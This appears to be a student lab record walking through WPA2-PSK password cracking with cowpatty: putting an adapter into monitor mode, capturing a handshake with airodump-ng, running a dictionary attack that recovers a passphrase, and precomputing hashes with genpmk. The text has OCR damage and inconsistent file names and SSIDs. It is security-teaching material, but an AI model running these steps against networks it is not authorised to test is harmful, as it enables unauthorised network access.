EX NO: 8	COWPATTY
DATE: 05/10/2023	

Aim: To find Cowpatty

Procedure:

Cowpatty is one of the hundreds of pieces of software that are included in the BackTrack suite of software. For some reason, it was not placed in the **/pentest/wireless** directory, but instead was left the **/usr/local/bin** directory, so let's navigate there.


- **cd /usr/local/bin**

Because cowpatty is in the **/usr/local/bin** directory and this directory should be in your PATH, we should be able to run it from any directory in BackTrack.

Find the Cowpatty Help Screen

To get a brief rundown of the cowpatty simply type:

Cowpatty



```
oot@kali:~# cowpatty --help
owpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
owpatty: invalid option -- '-'

Jsage: cowpatty [options]

        -f      Dictionary file
        -d      Hash file (genpmk)
        -r      Packet capture file
        -s      Network SSID (enclose in quotes if SSID includes spaces
        -c      Check for valid 4-way frames, does not crack
        -h      Print this help information and exit
        -v      Print verbose information (more -v for more verbosity)
        -V      Print program version and exit

oot@kali:~#
```

BackTrack will provide you a brief help screen. Take a note that cowpatty requires all of the following.

- a word list
- a file where the password hash has been captured
- the SSID of the target AP

Place the Wireless Adapter in Monitor Mode


Just as in cracking with aircrack-ng, we need to put the wireless adapter into monitor mode.

- **airmon-ng start wlan0**
- **airodump-ng --bssid 00:25:9C:97:4F:48 -c 9 -w cowpatty mon0**

This will start a dump on the selected AP (**00:25:9C:97:4F:48**), on the selected channel (**-c 9)** and save the the hash in a file named **cowcrack**.

Capture the Handshake

Now when someone connects to the AP, we'll capture the hash and airdump-ng will show us it has been captured in the upper right-hand corner.




```
CH  2 ][ Elapsed: 0 s ][ 2017-06-22 13:13

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

6C:72:20:66:D5:F6  -35 100       36       51    5   2  54e  WPA2 CCMP   PSK  D-Link_DIR-600M

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

6C:72:20:66:D5:F6  64:DB:43:3A:AB:31  -17    0 -12      0        1
6C:72:20:66:D5:F6  00:1E:A6:B4:CC:1E  -56    6e-12      0       17
6C:72:20:66:D5:F6  00:1E:A6:9C:ED:03  -35   36e- 9e     0       33
6C:72:20:66:D5:F6  0C:41:3E:99:25:0A  -41    0 -12      0      103
```

Run the cowpatty.

Now that we have the hash of the password, we can use it with cowpatty and our wordlist to crack the hash.

- **cowpatty -f/pentest/passwords/wordlists/darkc0de.lst -r /root/cowcrack- 01.cap -s Mandela2**



```
root@kali:~# cowpatty -f /root/Documents/words.lst -r /root/Desktop/alic-01.c
p -s D-Link_DIR-600M
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "12345678".

1 passphrases tested in 0.00 seconds:  389.11 passphrases/second
```

As you can see in the screenshot above, cowpatty is generating a hash of every word on our wordlist with the SSID as a seed and comparing it to the captured hash. When the hashes match, it dsplays the password of the A

Make Your Own Hash

Although running cowpatty can be rather simple, it can also be very slow. The password hash is hashed with SHA1 with a seed of the SSID. This means that the same password on different SSIDs will generate different hashes. This prevents us from simply using a rainbow table against all APs. Cowpatty must take the password list you provide and compute the hash with he SSID for each word.
This is very CPU intensive and slow.

Cowpatty now supports using a pre-computed hash file rather than a plain-text word file, making the cracking of the WPA2-PSK password 1000x faster! Pre-computed hash files are available from the Church of WiFi, and these pre-computed hash files are generated using 172,000 dictionary file and the 1,000 most popular SSIDs. AS useful as this is, if your SSID is not in that 1,000 Hash list really doesn’t help us.
In that case, we need to generate our own hashes for our target SSID. We can do this by using an application called **genpmk.** We can generate our hash file for the "darkcode" wordlist for the SSID "Mandela2" by typing:

genpmk -f /pentest/passwords/wordlists/darkc0de.lst -d hashes sS

Mandela2

Using Our Hash

Once we have generated our hashes for the particular SSIDs, we can then crack the password with cowpatty by typing:

- **cowpatty -d hashfile -r dumpfile -s ssid**

RESULT: Thus, the CowPatty is implemented successfully.